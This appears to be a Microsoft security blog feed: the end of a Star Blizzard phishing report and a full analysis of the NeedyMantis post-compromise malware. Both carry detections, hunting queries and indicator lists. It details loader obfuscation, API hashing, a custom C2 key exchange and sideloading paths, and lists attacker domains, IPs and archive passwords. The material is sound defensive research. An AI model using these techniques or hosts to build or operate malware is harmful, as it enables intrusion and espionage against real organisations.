– MSI file installs scheduled tasks across all campaigns
Microsoft Defender Antivirus
– Trojan:Script/RedFlick
– Backdoor:Script/CosmicPulse
– Backdoor:Python/CosmicPulse

Microsoft Defender for Endpoint
– Suspicious msiexec.exe behavior
– Suspicious script execution
Stealth– CosmicPulse downloader masquerades as a Control Panel applet.
– The LNK file is disguised as a PDF
Microsoft Defender for Endpoint
– Suspicious use of Control Panel item
– Suspicious process name

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Conhost.exe invokes curl

The following query will detect the use of conhost.exe to launch curl to download a decoy PDF from an actor-controlled server, which Star Blizzard used in July 2026. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName == "conhost.exe"
| where ProcessCommandLine has "curl"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName, DeviceId, ProcessId, ProcessUniqueId, InitiatingProcessUniqueId

Invoke SSH to launch local command line

The following query will detect the invocation of SSH to initiate a local command prompt, which Star Blizzard used in January 2026 to download and execute a remotely hosted MSI installer. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has "ssh.exe"
| where ProcessCommandLine has "PermitLocalCommand=yes"
| where ProcessCommandLine has "LocalCommand=cmd.exe"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessParentFileName, DeviceId, ProcessId, InitiatingProcessId, ReportId

Persistence through scheduled tasks

The following query will detect Star Blizzard’s uniquely named scheduled tasks that attempt to masquerade as legitimately-named tasks, used for persistence by Star Blizzard in April 2026.

union isfuzzy=true
(
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields
, RegistryKey = tostring(dynamic(null)), RegistryValueName = tostring(dynamic(null))
, SourceTable = "DeviceProcessEvents"
, ProcessId, AccountName, AccountDomain, AccountSid
)
,
(
DeviceEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields, RegistryKey, RegistryValueName
, SourceTable = "DeviceEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)
,
(
DeviceRegistryEvents
| where Timestamp > ago(7d)
| where RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueData has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or InitiatingProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType
, ProcessCommandLine = InitiatingProcessCommandLine, AdditionalFields = ""
, RegistryKey, RegistryValueName
, SourceTable = "DeviceRegistryEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect Web Sessions IP and file hash indicators of compromise using ASIM

The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr)
    or DstDomain has_any (ioc_domains)
    or Url has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescription
9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866bSHA-256Password protected ZIP attachment with file name Documents.zip; observed in January campaign against Ukraine.
1f2096ff906915fbf80778f0636446206197351f7e271af97936eeb6f32c179dSHA-256Virtual Disk Image file with file name Documents.vhdx; observed in January campaign against Ukraine; contained in 9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866b
699e92a9e0edf7835879d5697bc67138c0b137117f459caf1a44df357407cad9SHA-256Password protected email attachment with file name Chatham_London_Conference_2026_Invitation.rar; used in June campaign; Password: LiveCrown8142
24b6e36a09eb2acfc2a95478ca685acb7593b1689be6a4a639fe0d222393cfa7SHA-256Password protected email attachment with file name USUBC_Private_Executive_Roundtable_Webex.rar; used in July campaign; Password: LiteRaspberry9415
dd98dbc1a55afe6fd0ed2ed53a79c76f6bde15081a0060422185b74eb1799ee4SHA-256Password protected email attachment with file name Payment Advice Note.zip; used in August campaign in which the actor introduces a new TTP of sending unique ZIP files to each target; Password: BirdMouseCrab
etia[.]caDomainHost for RedFlick MSI installer in January 2026 campaign
103.245.231[.]248IPv4Host for CosmicPulse downloader DLL in January 2026 campaign
groy[.]ccDomainHost for RedFlick MSI installer in February 2026 campaign
2.57.241[.]246IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
gliderrompercycl[.]comDomainHost for CosmicPulse backdoor download
muvb[.]netDomainHost for RedFlick MSI installer in February 2026 campaign
89.125.209[.]168IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
divekickspolic[.]orgDomainHost for CosmicPulse backdoor download
matjk[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
bpdaersa[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
103.245.231[.]79IPv4Host for CosmicPulse downloader DLL in March 2026 campaign
stuseamandesilt[.]orgDomainHost for CosmicPulse backdoor download
Itechx[.]telDomainHost for RedFlick MSI installer in April 2026 campaign
45.84.59[.]66IPv4Host for CosmicPulse downloader DLL in April 2026 campaign
guach[.]netDomainHost for RedFlick PowerShell code installer in June 2026 campaign
ruten[.]observerDomainHost for CosmicPulse downloader DLL in June-July 2026 campaigns
byveo[.]orgDomainHost for RedFlick PowerShell code installer in July 2026 campaign
secure-dns-hub[.]comDomainHost for CosmicPulse downloader DLL in July 2026-current campaigns
103.160.59[.]97IPv4Host for CosmicPulse downloader DLL in July 2026 campaign
qumel[.]linkDomainHost for CosmicPulse downloader DLL in July 2026 campaign
cyrna[.]topDomainHost for RedFlick MSI installer in August 2026 campaign
drasw[.]clubDomainHost for CosmicPulse downloader DLL in August 2026 campaign

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Star Blizzard refines phishing and malware delivery with the RedFlick technique appeared first on Microsoft Security Blog.

NeedyMantis: Unpacking a post-compromise malware family used in targeted operations

28 de Setembro de 2026, 12:00

Microsoft Threat Intelligence has identified NeedyMantis, a modular post-compromise malware family observed in a limited number of targeted operations affecting telecommunications organizations, universities, medical nonprofits, intergovernmental organizations, and government contractors. Based on observed activity, NeedyMantis is typically deployed after a threat actor has already established access to a target environment, indicating that the malware is used to maintain long-term access and support follow-on operations.

NeedyMantis activity dates back to at least October 2025. We discovered the malware family while analyzing and pivoting from research and indicators of compromise associated with the DAEMON Tools supply chain compromise, which Kaspersky previously reported on as part of its investigation into the campaign. Observed activity involving NeedyMantis has thus far aligned with activity that Microsoft associates with threat actors operating from China, although Microsoft has not determined whether all observed activity is attributable to the same operator.

While NeedyMantis employs techniques commonly used by modern malware, its architecture combines multiple loaders, custom encrypted file archives, a custom executable file format, and modular components that enable operators to evade analysis and extend functionality through additional modules. These characteristics, combined with its use in targeted intrusions, make NeedyMantis a useful case study for understanding how threat actors establish and maintain long-term access within victim environments.

In this blog, we analyze the NeedyMantis malware framework. We examine its packaging and deployment, custom archive format, loader architecture, command-and-control (C2) communications, and modular design. We also provide indicators of compromise (IOCs), Microsoft Defender detections, and mitigation guidance to help organizations defend against this threat and related activity.

Observed operators and targeting

At the time of writing, Microsoft has observed at least one threat actor using NeedyMantis malware: Storm-3069. Storm-3069 is Microsoft Threat Intelligence’s designator for activity associated with the DAEMON Tools supply chain compromise. While Microsoft assesses the activity originates from China, it has not attributed Storm-3069 to a Chinese nation-state actor. Microsoft identified NeedyMantis through follow-on analysis of indicators associated with Kaspersky’s investigation of the DAEMON Tools compromise.

Microsoft has observed additional NeedyMantis activity beyond Storm-3069’s activity in the DAEMON Tools campaign, indicating that the malware might be used by more than one operator. Observed activity involving NeedyMantis has thus far aligned with activity Microsoft associates with threat actors operating from China, such as targeting that aligns with Chinese interests and the use of selective deployment.

NeedyMantis has been observed in intrusions affecting telecommunications organizations, universities, intergovernmental organizations, medical nonprofits, and government contractors. Combined with the malware’s limited observed deployment and alignment with activity Microsoft associates with China-based threat actors, this victimology suggests NeedyMantis is deployed selectively rather than broadly. However, Microsoft has not determined whether all observed activity is attributable to the same threat actor or whether multiple actors have access to the malware.

Malware packaging and distribution

As previously mentioned, observed activity suggests that the malware is typically deployed after a threat actor has established access to a target environment. As a result, the methods used to gain access before NeedyMantis is deployed may vary across intrusions.

NeedyMantis is composed of multiple components written in C++ and x64 shellcode. The malware starts with a first-stage loader and a file archive. The loader and archive have been found packaged alongside legitimate software, with the first-stage loader–masquerading as a required DLL—being loaded through DLL sideloading.

Some of the open-source, software abused by the malware include: Poedit (translation), curl (data transfer), Vim (text editor), and TightVNC (remote access). Microsoft has also observed NeedyMantis masquerading as Microsoft Office, Broadcom, Intel, and NVIDIA DLL components. The following is a list of some of the DLL path names used by the malware:

  • %ProgramFiles%\Poedit\WinSparkle.dll
  • %ProgramData%\USOShared\libcurl.dll
  • %ProgramData%\VIM\vim64.dll
  • %ProgramData%\TightVNC\VIM\vim64.dll
  • %ProgramData%\office\dbghelp.dll
  • %ProgramData%\broadcom\dbghelp.dll
  • %ProgramData%\Intel\jli.dll
  • %ProgramFiles%\modifiable\nvml.dll
  • %ProgramData%\ics\nvml.dll

The malware’s file archive is named the same as the loader DLL without the extension, for example WinSparkle or libcurl.

In one observed incident, an operator used the Impacket toolkit during hands-on-keyboard activity to copy the legitimate software, malicious DLL, and file archive from a network share and execute it on a targeted device. This activity occurred after the actor had already obtained access to the environment and illustrates one method by which NeedyMantis can be introduced during an intrusion post-compromise.

NeedyMantis is observed during the post-compromise stage of an intrusion after an actor has established access to the target environment. While one known user of the malware, Storm-3069, has been associated with supply chain compromises, Microsoft has not observed NeedyMantis itself being distributed through a supply chain compromise. However, supply chain activity remains one possible means by which an actor could gain the access necessary to deploy the malware.

NeedyMantis architecture and capabilities

First-stage loader

NeedyMantis’ first-stage loader is DLL sideloaded and launched when the legitimate software it is packaged with is run. Its only task is to extract the second-stage loader from its file archive and continue execution there.

In the analyzed sample, the loader DLL was named WinSparkle.dll (SHA-256: e842dd7642c8e04b5ec20b6393848a9c904e4832930950c16664fe7800ba382e) and its file archive was named WinSparkle (SHA-256: 9cb68f986043a576e19d32184c583b7d8f571c7219d8dc0065dced1c13f077ef). NeedyMantis spoofed and replaced the WinSparkle software update component of the Poedit translation software.

The loader employs common anti-analysis techniques to hinder analysis, like obfuscating most of its important strings.

A code snippet for x86 architecture manipulating memory addresses and performing data manipulation.
Figure 1. Example obfuscated strings being deobfuscated

This technique is known as obfuscated stack strings because each piece of the string is built up one at a time on the function’s stack. Once built up, it is deobfuscated using various mathematical operations. Most of the obfuscated strings in this loader are Windows DLL and API names. These deobfuscated strings are used to resolve Windows APIs dynamically at runtime.

In addition to obfuscated strings, a lot of the code’s constant values are stored obfuscated as well.

C++ code performing a loop that manipulates a pointer to an integer array, incrementing an element, and then performing a calculation involving pointer arithmetic before a sleep function
Figure 2. Example obfuscated constant value “1032” being deobfuscated

Finally, the loader has two anti-debugger methods: one based on ProcessDebugFlags and the other using ThreadHideFromDebugger.

As noted above, the loader’s main objective is to extract the next stage from its file archive and launch it. In the analyzed sample, the next stage was named encryptbase64.ps1.

Custom file archives

NeedyMantis’ file archives are in an encrypted and compressed custom file format. To get access to the files, the outer layer of the archive is XOR-decoded and RtlDecompressBuffer decompressed. Once decompressed, there are individual file entries. In each file entry, the file’s name is XOR-decoded and its contents are RtlDecompressBuffer decompressed.

The file format’s offsets, XOR keys, and values change from sample to sample.

A hexadecimal data structure depicting a file's header, containing information such as checksums, entry counts, and sizes for various compressed files.
Figure 3. Example output of an archive unpacking tool displaying metadata of the WinSparkle file archive

This archive contains the following 11 files:

  • 7-zip.chm – Legitimate component of 7-Zip
  • 7-zip.dll – Legitimate component of 7-Zip
  • 7-zip32.dll – Legitimate component of 7-Zip
  • 7z.exe – Legitimate component of 7-Zip
  • Disk2vhd.dll – Legitimate Sysinternals component Disk2vhd
  • main.dll – Legitimate Sysinternals component Ctrl2Cap
  • kernel32.dll – Legitimate kernel32.dll
  • encryptbase64.ps1 – Second-stage loader
  • dnsapi.dll – Not a dnsapi.dll, but contains the malware’s configuration
  • ws2_32.dll – Not a ws2_32.dll, but contains a WebSockets based communications DLL
  • msvcrt140.dll – Not a msvcrt140.dll, but contains shellcode to load module DLLs and resolve exports

While this archive contains several legitimate software components, the malware’s functionality is implemented by the remaining files, discussed below.

Other analyzed NeedyMantis file archives have contained different file names and components. An older version of the malware, for example, used a libcurl (SHA-256: c82520eb03c084226be4eafbff46f56dca0aa8804a2a7f23a085a96afe71ef77) file archive, and it contained only four files:

  • 300.c – Malware’s configuration
  • 300.s – WebSockets-based communications DLL
  • is – Persistence module using Windows Services
  • m.l – Main component

Second-stage loader

In the analyzed sample, encryptbase64.ps1 was the second-stage loader. Despite its .ps1 PowerShell extension, the file contains x64 shellcode. Its purpose is to decode and decompress an embedded binary which is NeedyMantis’ main component.

This loader also has some anti-analysis functionality that differs from stage one. For string decoding, it locates two encoded blocks of data and XOR keys at calculated offsets and then decodes them. The first block, most relevantly, contains a few Windows DLL and API names that are resolved dynamically. The second block, shown below, contains a list of Windows DLL names and Windows API hash values:

A list of hexadecimal numbers depicting a list of Windows DLL names and Windows API hash values.
Figure 4. Decoded Windows API hash values

The component uses a rotate right (ROR) based algorithm with a configurable rotation value (the analyzed sample used value 11) to resolve these Windows API hashes. Figure 5 shows a snippet of Python code reproducing the algorithm:

A snippet of Python code, which includes two function definitions.
`ror(num, count, size)`: and `resolve(func, name)`:
Figure 5. Python snippet of Windows API hashing algorithm

This second-stage loader’s objective is to extract embedded data, XOR-decode it, and then RtlDecompressBuffer decompress it. The location of the encoded data and XOR key are at calculated offsets, which change from sample to sample.

Once decoded the resulting data is a DLL that has been formatted using a custom executable file format. It is a minimized version of a PE file.

Code depicting various metadata and section headers, including offset, base addresses, size, and various attributes for different sections such as '.text', '.rdata', '.data', and '.reloc'.
Figure 6. Example output of custom executable file format to PE file conversion tool

Main component

NeedyMantis’ main component orchestrates C2 communications and handles additional downloaded modules.

It creates a mutex named <username>-<process name>, such as Contoso-Poedit.exe. Like in the first-stage loader, most of the main component’s strings and constant values are stored as obfuscated stack strings.

Configuration

The malware’s configuration was stored in a dnsapi.dll file from the custom file archive. This file name spoofs a Windows networking library. In the sample analyzed, the file contains a 3448-byte binary structure. The structure includes the following fields:

  • 0x00: Unknown (config contained “300”, but components also reference “400”)
  • 0x1c: Communication component name (ws2_32.dll)
  • 0x128: C2 port (443)
  • 0x12c: C2 host (corp.tripswithengine[.]com)
  • 0x334: C2 URI (/library/zip/)
  • 0x53C: WinHttpOpen AccessType (0)
  • 0x954: Proxy username (not set)
  • 0xB5C: Proxy password (not set)
  • 0xD64: Sleep time related (300)
  • 0xD68: Sleep time related (300)

Communications DLL

As referenced in the configuration, NeedyMantis makes use of a communication component called ws2_32.dll. This component is also stored in the custom file archive. Like the config file, the file name spoofs a Windows networking library.

This communications DLL has one export named SystemInfo. As shown below in Figure 7, SystemInfo exposes 10 functions for the main component to initiate and maintain a WebSockets connection with the C2:

A sequence of function declarations for a communication system, including open, close, connect, send, receive, and placeholder functions.
Figure 7. Communications DLL API functions

The library uses WinINet APIs for WebSockets. It also has a hard-coded user-agent of firefox/21.0.

We have also spotted a second version of the communications DLL in a file archive. It implements the same communications API but uses Libwebsockets (LWS) instead of WinINet.

Command and control

The initial C2 beacon is an HTTPS GET request, similar to Figure 8 below:

An HTTP request for a ZIP file in a web browser, specifying various cache control and connection settings.
Figure 8. Initial C2 HTTPS GET request

The Set-Cookie header contains system information. The header value can be Base64-decoded and RtlDecompressBuffer decompressed. Once decompressed it contains a JSON object. The key values are:

  • c – Computer name
  • u – Username
  • o – Base64-encoded data, once decoded it contains line separated “: ” entries
    • p – Process name
    • pa – Parent process
    • f – Files in ProgramFiles directory
    • p – Process list

The connection is then converted to WebSockets and a binary C2 protocol is continued. The binary protocol is separated into a header and optional data components. The 44-byte header includes the following fields:

  • 0x00: 16-byte XOR key
  • 0x10: Uncompressed data length
  • 0x14: Compressed data length
  • 0x18: Command number
  • 0x28: Data length
  • 0x2c: Optional data

A 16-byte random XOR key is generated and the header is XOR-encoded, starting at offset 0x18. If there is any data, it is compressed with RtlCompressBuffer and optionally encrypted with RC4.

The initial messages of the binary protocol are a key exchange with the C2 server. The protocol is performed as such:

  • 32-bytes are received from the C2 server, but then ignored
  • A 1024-byte random buffer is created
  • The first 32-bytes of this random buffer are used as the RC4 key for further communications
  • A 256-byte buffer is created that starts with google.com followed by random bytes
  • The 256-byte buffer is RC4 encrypted
  • A random length between 292 and 1282 is picked
  • The C2 protocol message data is structured as such:
    • 0x00: The random length
    • 0x04: RC4 encrypted google.com buffer
    • 0x104: The random 1024-byte buffer used to create the RC4 key (at least 32 bytes of it)
  • This message data is compressed, but not RC4 encrypted
  • A random command number between 1 and 45 is chosen
  • The C2 server uses the buffer at offset 0x104 to recreate the RC4 key and presumably checks the RC4 encrypted google.com buffer
  • The server sends back the random command number as an acknowledgement

Commands

The main component only has a handful of commands. Commands sent to the C2 include:

  • 1110 – Sends computer name and username
  • 1112 – Sends a hard-coded identifier (like 20001)
  • 1150 – Keep alive

Commands received from the C2 include:

  • 1020 – Load module
  • 1030 – Unload module
  • 1050 / 1150 – Dispatch data to module
  • 1070 – Turn off active flags

The main component’s load, unload, and data dispatch commands show that NeedyMantis can extend its functionality through additional modules, but the capabilities of those modules remain unconfirmed.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat.

You can assess how an attack surface reduction rule might impact your network by opening the security recommendation for that rule in threat and vulnerability management. In the recommendation details pane, check the user impact to determine what percentage of your devices can accept a new policy enabling the rule in blocking mode without adverse impact to user productivity.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
ExecutionShellcode loading, DLL sideloading, decryption, and decompressionMicrosoft Defender for Endpoint
– Suspicious DLL loaded
– An executable file loaded an unexpected DLL file
– Suspicious decode command

Microsoft Defender Antivirus
– TrojanDropper:Win64/NeedyMantis
ExecutionHands-on-keyboard leveraging Impacket tool for follow-on activityMicrosoft Defender for Endpoint
– Ongoing hands-on-keyboard attack via Impacket toolkit
– Impacket toolkit
– Impacket module execution

Microsoft Defender Antivirus
– HackTool:Win32/Impacket
ExecutionStorm-3069 threat actor TTPsMicrosoft Defender for Endpoint
– Suspicious activity linked to an emerging threat actor has been detected
Command and controlNetwork connectivity to NeedyMantis infrastructureMicrosoft Defender Antivirus
– Behavior:Win64/NeedyMantis

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this malware and associated activity.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

NeedyMantis masquerading as software

A listing of legitimate, unmodified application folders, along with malicious replacement DLL filenames sideloaded by NeedyMantis.

DeviceFileEvents
| where Timestamp > ago(7d)
| where (
    (FolderPath matches regex @"^[A-Za-z]:\\Program Files\\Poedit" and FileName == "WinSparkle.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\Program Files \(x86\)\\Poedit" and FileName == "WinSparkle.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\USOShared" and FileName == "libcurl.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\VIM" and FileName == "vim64.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\TightVNC\\VIM" and FileName == "vim64.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\office" and FileName == "dbghelp.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\broadcom" and FileName == "dbghelp.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\Intel" and FileName == "jli.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\Program Files\\modifiable" and FileName == "nvml.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\Program Files \(x86\)\\modifiable" and FileName == "nvml.dll")
    or (FolderPath matches regex @"^[A-Za-z]:\\ProgramData\\ics" and FileName == "nvml.dll")
)
| project Timestamp, DeviceId, DeviceName, ActionType, FolderPath, FileName,
          SHA1, SHA256, MD5,
          InitiatingProcessAccountDomain, InitiatingProcessAccountName, InitiatingProcessAccountSid,
          InitiatingProcessAccountUpn,
          InitiatingProcessMD5, InitiatingProcessSHA1, InitiatingProcessSHA256,
          InitiatingProcessFolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine,
          InitiatingProcessCreationTime,
          ReportId, TenantId

NeedyMantis C2

This query identifies connectivity to the NeedyMantis command and control site for this activity.

search in (DeviceNetworkEvents, EmailUrlInfo, UrlClickEvents, DeviceEvents, DeviceFileEvents, DeviceProcessEvents)
  "corp.tripswithengine.com"
| where Timestamp > ago(7d)
| extend SourceTable = $table
| project Timestamp,
          DeviceName,
          InitiatingProcessAccountName,
          InitiatingProcessAccountUpn,
          AccountName,
          AccountUpn,
          RemoteIP,
          LocalIP,
          IPAddress,
          RemoteUrl,
          Url,
          UrlDomain,
          FileOriginUrl,
          FileOriginReferrerUrl,
          FileOriginIP,
          ProcessCommandLine,
          InitiatingProcessCommandLine,
          InitiatingProcessFileName,
          FileName,
          FolderPath,
          NetworkMessageId,
          SourceTable

NeedyMantis communications DLL hard-coded user-agent

Identify connectivity utilizing the NeedyMantis hard-coded user-agent.

search in (DeviceNetworkEvents, DeviceEvents, UrlClickEvents, EmailUrlInfo)
  "Firefox/21.0"
| where Timestamp > ago(7d)
| extend SourceTable = $table
| project Timestamp,
          DeviceName = iff(isnull(DeviceName), "", DeviceName),
          AccountUpn = coalesce(InitiatingProcessAccountUpn, AccountUpn, ""),
          AccountName = coalesce(InitiatingProcessAccountName, AccountName, ""),
          RemoteIP = coalesce(RemoteIP, IPAddress, ""),
          Url = coalesce(RemoteUrl, Url, ""),
          UserAgent = AdditionalFields,
          SourceTable

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

NeedyMantis C2

This query identifies connectivity to the NeedyMantis command and control site for this activity.

search in (CommonSecurityLog, SecurityEvent, AzureDiagnostics)
  "corp.tripswithengine.com"
| where TimeGenerated > ago(7d)
| project TimeGenerated,
          DeviceName,
          Computer,
          SourceIP,
          SourcePort,
          SourceUserName,
          DestinationIP,
          DestinationPort,
          DestinationHostName,
          DestinationDnsDomain,
          RequestURL,
          ProcessName,
          DestinationUserName,
          SourceHostName,
          Message,
          $table

NeedyMantis communications DLL hard-code user-agent

Identify connectivity utilizing the NeedyMantis hard-code user-agent.

CommonSecurityLog
| where TimeGenerated > ago(7d)
| where RequestClientApplication contains "Firefox/21.0" or Message contains "Firefox/21.0"
| project TimeGenerated, DeviceName, SourceUserName, SourceIP, DestinationIP, RequestURL, RequestClientApplication

Indicators of compromise

IndicatorTypeDescriptionFirst seenLast seen
e842dd7642c8e04b5ec20b6393848a9c904e4832930950c16664fe7800ba382e SHA-256First-stage loader WinSparkle.dll 2026-05-21 2026-05-21
9cb68f986043a576e19d32184c583b7d8f571c7219d8dc0065dced1c13f077efSHA-256Custom file archive WinSparkle 2026-05-23 2026-05-23
c82520eb03c084226be4eafbff46f56dca0aa8804a2a7f23a085a96afe71ef77SHA-256Custom file archive libcurl2025-10-032025-10-03
corp.tripswithengine[.]comHost nameC2 host name

References

Learn more

